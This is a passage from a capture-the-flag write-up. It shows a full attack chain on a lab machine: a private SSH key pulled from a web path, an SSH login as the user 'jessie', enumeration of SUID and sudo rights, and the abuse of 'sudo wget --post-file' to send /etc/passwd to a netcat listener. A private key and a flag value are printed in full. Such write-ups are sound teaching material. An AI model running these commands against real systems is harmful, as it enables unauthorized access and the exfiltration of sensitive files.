[-] jessi - timing: 0.010626999999999942
[-] jessica - timing: 0.007556000000000007
[-] jessie - timing: 0.010484000000000049
[-] jessika - timing: 0.014728999999999992
[-] jessy - timing: 0.010938999999999921
[-] jester - timing: 0.009854000000000003
[-] jesus - timing: 0.009001000000000037
[-] jet - timing: 0.007380999999999971
[-] jethro - timing: 0.013229999999999964
[-] jett - timing: 0.013452999999999937
[-] jevan - timing: 0.008473999999999982
[-] jevin - timing: 0.008738000000000024
[-] jewel - timing: 0.011068999999999996
[-] jewell - timing: 0.012133000000000006
[-] jewelle - timing: 0.009525000000000006
root@kali:~/challs#
```

The script did not detect the username but it worth it to try anyway !

The id_rsa is displayed in clear in our browser, why not to download it direclty using wget ?




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```



```
root@kali:~# wget http://10.10.82.108/sitemap/.ssh/id_rsa
--2021-01-20 22:48:46--  http://10.10.82.108/sitemap/.ssh/id_rsa
Connecting to 10.10.82.108:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1675 (1.6K)
Saving to: ‘id_rsa’

id_rsa                      100%[=========================================>]   1.64K  --.-KB/s    in 0s

2021-01-20 22:48:46 (162 MB/s) - ‘id_rsa’ saved [1675/1675]
```

To use the id_rsa file, we need to change it permissions, by using the following command.



```
root@kali:~# locate ssh2john
/usr/share/john/ssh2john.py
root@kali:~# /usr/share/john/ssh2john.py id_rsa
id_rsa has no password!
root@kali:~# chmod 600 id_rsa
root@kali:~# 
```


You can notice that I also run ssh2john here, to verify if the id_rsa file is protected with a password !

The enumeration is finished. Even if usually it is not 10% of a normal enumeration, we are here in a CTF and we learn while enjoying ! We will now pass to the exploitation step, using the jessie credentials to gain a remote shell via SSH.

Exploitation:


The exploitation step is important. Usually in the “Real Pentest World”, it is not always that we can gain reverse shell, a web shell or an RCE.
In CTF’s, there is commonly a reverse shell that will lead us to practice about all steps, including persistence, privilege escalation, post exploitation in some cases etc…

Using the jessie id_rsa file, we connect to SSH:



```
root@kali:~# ssh -i id_rsa jessie@10.10.241.133
The authenticity of host '10.10.241.133 (10.10.241.133)' can't be established.
ECDSA key fingerprint is SHA256:9XK3sKxz9xdPKOayx6kqd2PbTDDfGxj9K9aed2YtF0A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.241.133' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ whoami
jessie
```

We can then retrieve our first flag, the user flag.



```
jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$ 
```

The exploitation part was very fast, as it uses an SSH connection to gain a shell.

Privilege escalation:


The privilege escalation step objective is to gain a shell as root, and having the super user rights. We can enumerate the ways to do that using two means. Automated tools, or manually. There is a lot of tools to enumerate rights and misconfigurations, but the most commons are the Linux-exploit-suggester, linpeas, LinEnum.sh etc…

I do not use automated tools for this room, as it is an easy one and it can be a good occasion to practice manually enumeration.

The first step is to enumerate versions with the command uname -a, for example, or searching for sensible and backups with keywords with grep and find.


But main and most commons privilege escalations ways are through detecting sudo rights and files with SUID permissions.

I check first for backup files, with .old or .bak extensions:



```
jessie@CorpOne:~/Documents$ find / -type f -name "*.old" -o -name "*.bak" 2>/dev/null
/usr/src/linux-headers-4.15.0-45-generic/.config.old
/usr/share/info/dir.old
/etc/xml/xml-core.xml.old
/etc/xml/catalog.old
/var/backups/passwd.bak
/var/backups/gshadow.bak
/var/backups/group.bak
/var/backups/shadow.bak
/var/log/Xorg.0.log.old
/var/lib/sgml-base/supercatalog.old
/home/jessie/.xsession-errors.old
```


Nothing interesting here. Let's check for files with SUID permissions:



```
jessie@CorpOne:~/Documents$ find / -perm -04000 2>/dev/null
/bin/ping6
/bin/ping
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

Looking at GTFOBins, an awesome online tool for Linux privilege escalation from github, nothing here can help us to gain root shell.

The last command I tried is checking my rights as sudo. I did it at the end because remember that we do not have the password of the user. And the sudo -l command, that allows us to check for sudo rights, usually asks for password. I was surprised that it was not necessary here!




```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```


Looking at the output, it seems that if we had the jessie password, we would be able to run every command as root using sudo !

But we do not have the jessie's password and then we will pay attention to the second line, which indicates that we can run wget without password.

Looking at GTFOBins, the wget command allows to an attacker to receive a file while starting a server in he's own machine, from the victim environment. We can then trying to start a simple http server with python3 from our kali shell and to send a sensible file through this http connection.




```
jessie@CorpOne:/var/www/html/sitemap$ sudo /usr/bin/wget --post-file=/etc/passwd 10.11.24.233
--2021-01-21 00:46:51--  http://10.11.24.233/
Connecting to 10.11.24.233:80... connected.
HTTP request sent, awaiting response... ^C
```




```
root@kali:~/challs# nc -lvp 80
listening on [any] 80 ...
10.10.241.133: inverse host lookup failed: Unknown host
connect to [10.11.24.233] from (UNKNOWN) [10.10.241.133] 35510
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.11.24.233
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 2293

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
